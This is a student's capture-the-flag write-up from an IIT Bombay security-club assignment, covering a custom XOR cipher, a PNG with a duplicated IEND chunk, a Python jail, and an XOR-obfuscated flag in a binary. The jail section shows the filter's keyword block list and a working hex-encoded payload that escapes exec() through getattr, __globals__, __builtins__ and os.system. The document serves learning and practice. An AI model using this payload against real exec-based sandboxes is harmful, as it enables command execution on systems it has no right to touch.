

CTM Assignment 2024-25 | CSeC IITB

Introduction: I have solved many CTFs but never really made a proper write-up. So, this is technically my first writeup. I wrote this write-up as an assignment for the position of core team member in the Cyber Security Community of IIT Bombay.

DFHE

Flag format: CSeC{}

Files: [click here](#)

So, looking at the files given, we see that there is a python file which has the code of how a text is encrypted. We are also given the flag in encrypted form using the given custom encryption. Now I got excited solving this question as I love cryptography.

```
from secret import flag, KEY_1, KEY_2
import binascii

assert KEY_1 in range(int(1000),int(2000))
assert KEY_2 in range(int(6000),int(7000))

def messed_up(x, y):
    enc_1 = (primitive ** y) % modulus
    enc_2 = (enc_1 ** x) % modulus
    return enc_2

modulus = 57812309821904813
primitive = 5214987

mess = messed_up(KEY_1, KEY_2)

bin_flag = flag.encode('utf-8')
hex_flag = binascii.hexlify(bin_flag)
int_flag = int(hex_flag,16)
xor_1 = bin(int_flag)[2:]

string = ""
while(len(string) < len(xor_1)):
    string += bin(mess)[2:]
string = string[:len(xor_1)]

ct = ""
for i in range(len(xor_1)):
    ct += str(int(xor_1[i]) ^ int(string[i]))

print("Output: ", ct)
```

Python

Now in the python file, what I observed first is that there was XOR encryption using a key (here it was mess). The mess or the key was made using a function which again takes in two numbers (KEY_1 and KEY_2) and then does the following operation.

Also, I saw that the initial text that we put into the code to encode was firstly getting encoded to utf-8, then to hex, then to int and lastly to binary after removing the first two characters (called xor_1). The string is basically repetition of the mess string after removing the first two characters up till its length meet the length of xor_1. Lastly, we are just doing XOR character wise for string and xor_1 to get the encrypted text.

I noticed that we must find the key and then try to reverse the encryption using it. The vulnerability I found was that we already know how the output will start (CSeC{...}) so I just took this as input and made the xor_1 start myself. I did something like this:

```
flag = "CSeC{"
import binascii
bin_flag = flag.encode('utf-8')
hex_flag = binascii.hexlify(bin_flag)
int_flag = int(hex_flag,16)
xor_1 = bin(int_flag)[2:]
xor_1
```

✓ 0.0s

Python

```
'100001101010011011001010100001101111011'
```

Now I tried to XOR this xor_1 with the encrypted text given to me (by doing this I can find the start of our mess)

```
string = ""
for i in range(len(xor_1)):
    string+= str(int(xor_1[i]) ^ int(ct[i]))
string
```

✓ 0.0s

Python

```
'110001100001010111101001001000111100011'
```

And there we go. I just cracked the first few characters of the mess string. Now I tried making a brute force code which makes mess for every x and y (it is given that x is between 1000 and 2000 and y is between 6000 and 7000). But this will take a lot of time. So then to make the code faster, I tried to only compare the first 10 characters of string and the mess. By doing this, I eliminated 1000000 combinations to just 2406. Then I checked the whole string to the 2406 combinations and got only 1 result (technically 2 but the mess string was same).

```
for i in range(len(x_points)):
    mess = messed_up(x_points[i], y_points[i])
    key = ""
    while(len(key)< len(ct)):
        key+= bin(mess)[2:]
        key = key[:len(ct)]

        if( key[:len(string)] == string):
            print(f"{x_points[i]} and {y_points[i]}")
```

Python

The final value I got using this code was '1315 and 6532' and '1420 and 6049'. Then I just made a mess using the result and finally did XOR on string and the given encrypted text to get the flag (I also made a code that reversed the encryption we did at start to get xor_1).

Flag: CSeC{crypto_encodings_are_ugly}

Moreodor


Flag format: CSeC{}

Files: [click here](#)

So, looking at the file given, it was a png. I got scared at first as my forensics is not very good. But after doing this CTF, I learned a lot. I opened my terminal and started with the basics for any forensics question.

I first did `file` and found out it was a non-interlaced png. Did a google search and found that “non-interlaced image will load up in tiles showing clear image in each tile as it progresses to load in the image”. This was my first hint, as the png was not showing me the end bit. Finally did `exiftool` and got a warning of IEND chunk. I didn’t know what IEND was, so I went again to the internet and searched for stuff. I came across a very interesting past [picoCTF question](#). This write-up helped me a lot about png chunks and how to solve such questions.

After doing `pngcheck -v moredor.png` I found this:

A terminal window titled "Downloads — -zsh — 80x24" showing the output of the command `pngcheck -v moredor.png`. The output lists 20 IDAT chunks, each at an offset and with a length of 8192. The final line is "chunk IEND at offset 0x421c0, length 8192: invalid length", followed by "ERRORS DETECTED in moredor.png". The prompt is `dhairya@Dhairyas-MacBook-Pro-2 Downloads %`.

```
chunk IDAT at offset 0x180c4, length 8192
chunk IDAT at offset 0x1a0d0, length 8192
chunk IDAT at offset 0x1c0dc, length 8192
chunk IDAT at offset 0x1e0e8, length 8192
chunk IDAT at offset 0x200f4, length 8192
chunk IDAT at offset 0x22100, length 8192
chunk IDAT at offset 0x2410c, length 8192
chunk IDAT at offset 0x26118, length 8192
chunk IDAT at offset 0x28124, length 8192
chunk IDAT at offset 0x2a130, length 8192
chunk IDAT at offset 0x2c13c, length 8192
chunk IDAT at offset 0x2e148, length 8192
chunk IDAT at offset 0x30154, length 8192
chunk IDAT at offset 0x32160, length 8192
chunk IDAT at offset 0x3416c, length 8192
chunk IDAT at offset 0x36178, length 8192
chunk IDAT at offset 0x38184, length 8192
chunk IDAT at offset 0x3a190, length 8192
chunk IDAT at offset 0x3c19c, length 8192
chunk IDAT at offset 0x3e1a8, length 8192
chunk IDAT at offset 0x401b4, length 8192
chunk IEND at offset 0x421c0, length 8192: invalid length
ERRORS DETECTED in moredor.png
dhairya@Dhairyas-MacBook-Pro-2 Downloads %
```

In a PNG file, the IEND chunk should have length of 0, but here it had length of 8192 (like of an IDAT chunk). Now this was a major hint. I did `xxd moredor.png` and `grep "IEND"`.

```

Downloads — -zsh — 80x24
00065500: 799e 527d 8f08 1142 048f b466 123f 1ce8 y.R}...B...f?...
00065510: 22cd 937f 9346 a5fb 01bf c0d9 47e2 b0d4 "....F.....G...
00065520: 1e5a 3f4b 711a bc16 9f46 dd8e 6b9d 27a6 .Z?Kq....F..k.'.
00065530: 2770 0fc8 4e9f da2a f9f3 51d7 6a84 0f1b 'p..N...*.Q.j...
00065540: 34e2 fb19 7b14 7300 60ed 3566 7fd9 de59 4...{.s.`.5f...Y
00065550: d635 0fd3 1ac6 d98b d0a9 1728 9c6f 9996 .5.....(.o..
00065560: 837a a3dc ece4 35fb e9ff 9c1c f2b0 7e96 .z....5.....~.
00065570: e517 f0aa 084d bd51 6ebd 697a 9cec 6939 .....M.Qn.iz..i9
00065580: ffd aabb 7426 18f9 a28e 848d 1061 1304 ....t&.....a..
00065590: 8fbd 4f73 c4f7 c922 e5e5 bf05 eda8 fe63 ..Os...".....c
000655a0: df9d ed26 0c92 1f63 ec5b 98fd 7815 ae3e ...&...c.[.x.>
000655b0: c5c2 b3e0 850d fb6a 15e7 9a10 3ac9 e3c4 .....j.....:...
000655c0: 6f03 41e5 2aab 2fb5 d56b 47f1 7284 6d0d o.A.*./..kG.r.m.
000655d0: 4fb6 8d6b 3192 c7b1 2700 4aef b2fe 1a5e O..k1...'.J....^
000655e0: 2de4 f4d5 0791 c127 9a7d b25a b3be 4eee -.....'.}.Z..N.
000655f0: 55c9 71f9 050d 8aa7 e906 3b51 08f4 04ee U.q.....;Q....
00065600: ed32 4d52 cb91 3fb7 c197 ee42 d42c 34dc .2MR..?....B.,4.
00065610: c324 8e22 74bc 2ab9 5729 fa02 faaa b344 .$. "t.*.W).....D
00065620: db13 ff05 f976 574e 82d0 8063 0000 0000 .....vWN...c....
00065630: 4945 4e44 ae42 6082 IEND.B`.
[dhairya@Dhairyas-MacBook-Pro-2 Downloads % xxd moredor.png | grep "IEND"
000421c0: 4945 4e44 0dd9 ba5f 8a91 c629 07e5 84ce IEND..._...).....
00065630: 4945 4e44 ae42 6082 IEND.B`.
dhairya@Dhairyas-MacBook-Pro-2 Downloads %

```

Here IEND was coming two times instead of 1. So now I uploaded this png to <https://hexed.it/> (I love this hex editor) and changed the first IEND to IDAT by changing the hex. The output I got was:



Flag: CSeC{1'M_No7_B1ND_19237}

Python Jail

Flag format: we were supposed to make payload and not find a file.

Files: [click here](#)

Okay I will be honest; I have spent the most amount of time on this question just because I went the wrong direction and later found that I cannot use that approach.

The python code:

```
def main():
    print(open(__file__).read())
    print()
    print()
    print()
    print("I dare you to break me")
    text = input('>>> ')
    for keyword in ['builtins', 'dir', 'name', 'class', 'base', 'mro', 'globals',
                    'subprocess', 'eval', 'exec', 'import', 'open', 'os', 'read', 'system',
                    'write', '_']:
        if keyword in text.lower():
            print("Noob!")
            return;

    exec(text)

if __name__ == "__main__":
    main()
```

Here, looking at the code, it turns out we cannot use certain keywords. These keywords help to do certain functions when we input it and run `exec(input)`. Now the vulnerability I found was this only (the `exec()` function).

I know I had to make a payload which, when given as input, should print `flag.txt` file content. Now the wrong direction I spend a lot of time was with the `compile()` function. After some googling I found this [link](#) which showed how we can convert string to executable python code using `exec(compile(...))`.

```
exec(compile("print(op"+"en('flag.txt','r').re"+"ad())",'','ex'+ec'))
```



Python

CSeC{flag}

Whenever I used to put:

```
compile("print(op"+"en('flag.txt','r').re"+"ad())",",", 'ex'+ 'ec')
```

```
I dare you to break me
>>> getattr(getattr(getattr(main, '\x5F\x5F\x67\x6C\x6F\x62\x61\x6C\x73\x5F\x5F'
) ['\x5F\x5F\x62\x75\x69\x6C\x74\x69\x6E\x73\x5F\x5F'], '\x5F\x5F\x69\x6D\x70\x6F
\x72\x74\x5F\x5F')('\x6F\x73'), '\x73\x79\x73\x74\x65\x6D')('cat flag.txt')
CSeC{flag}%
dhairya@Dhairyas-MacBook-Pro-2 Downloads %
```

The final payload:

```
getattr(getattr(getattr(main,
'\x5F\x5F\x67\x6C\x6F\x62\x61\x6C\x73\x5F\x5F') ['\x5F\x5F\x62\x75\x69\x6C\x74
\x69\x6E\x73\x5F\x5F'], '\x5F\x5F\x69\x6D\x70\x6F\x72\x74\x5F\x5F')('\x6F\x73'),
'\x73\x79\x73\x74\x65\x6D')('cat flag.txt')
```

SuperSecureVault

Flag format: `flag{}`

Files: [click here](#)

This was a question I think I solved fast even though I don't know much about reverse engineering. Okay so firstly, I did some basic things like cat and strings, found that the password to the file was Sup3rS3cr3tP@ass.

```
Memory allocation failed.
tomper!
Enter the password
Sup3rS3cr3tP@ass
Noob
;*3$"
GCC: (Debian 13.2.0-5) 13.2.0
```

Now I did `chmod +x vaultdoor`. Then did `./vaultdoor` and inputted the password. It gave me `tomper!`, so I know I was right but still didn't print the flag but gave me pointer error. Now I went to the internet and found out that a decompiler will help. I wanted to use [Ghidra](#) but as I use apple silicon laptop, I couldn't get it to install. That's when I found [Decompiler Explorer](#). Hands down the best decompiler I have ever used (it is only for files under 2MB, it is a combination of the best decompilers). When I uploaded the vaultdoor file, in dewolf section (a decompiler) I found this very unusual:


```

long sub_11a9() {
    int i;
    void * vpVar0;
    vpVar0 = malloc(/* bytes */ 27UL);
    if (vpVar0 != 0L) {
        memcpy(vpVar0, "\r\x07\n\x0c\x10\x0c[[\x0f4\x01[\t4+\x1f?\x1e\x05\x1b+\x08\x00Z\x05\x0c\x16", 27UL);
        for (i = 0; i <= 26; i++) {
            *(malloc(/* bytes */ 27UL) + i) = vpVar0[i] ^ 'k';
        }
        return "tomper!";
    }
    puts(/* str */ "Memory allocation failed.");
    exit(/* __noreturn */ 1);
}

```

It does XOR of the 26 characters hex string with 'k' and prints result.

```

flag = ""
key = 0x6B #ASCII code for 'k'

encrypted_bytes = "\r\x07\n\x0c\x10\x0c[[\x0f4\x01[\t4+\x1f?\x1e\x05\x1b+\x08\x00Z\x05\x0c\x16"
for byte in encrypted_bytes:
    flag += chr(ord(byte)^key)
print(flag)

```

✓ 0.0s

Python

flag{g00d_j0b_@tTunp@ck1ng}

So I made the same code but in python and got the flag.

Flag: **flag{g00d_j0b_@tTunp@ck1ng}**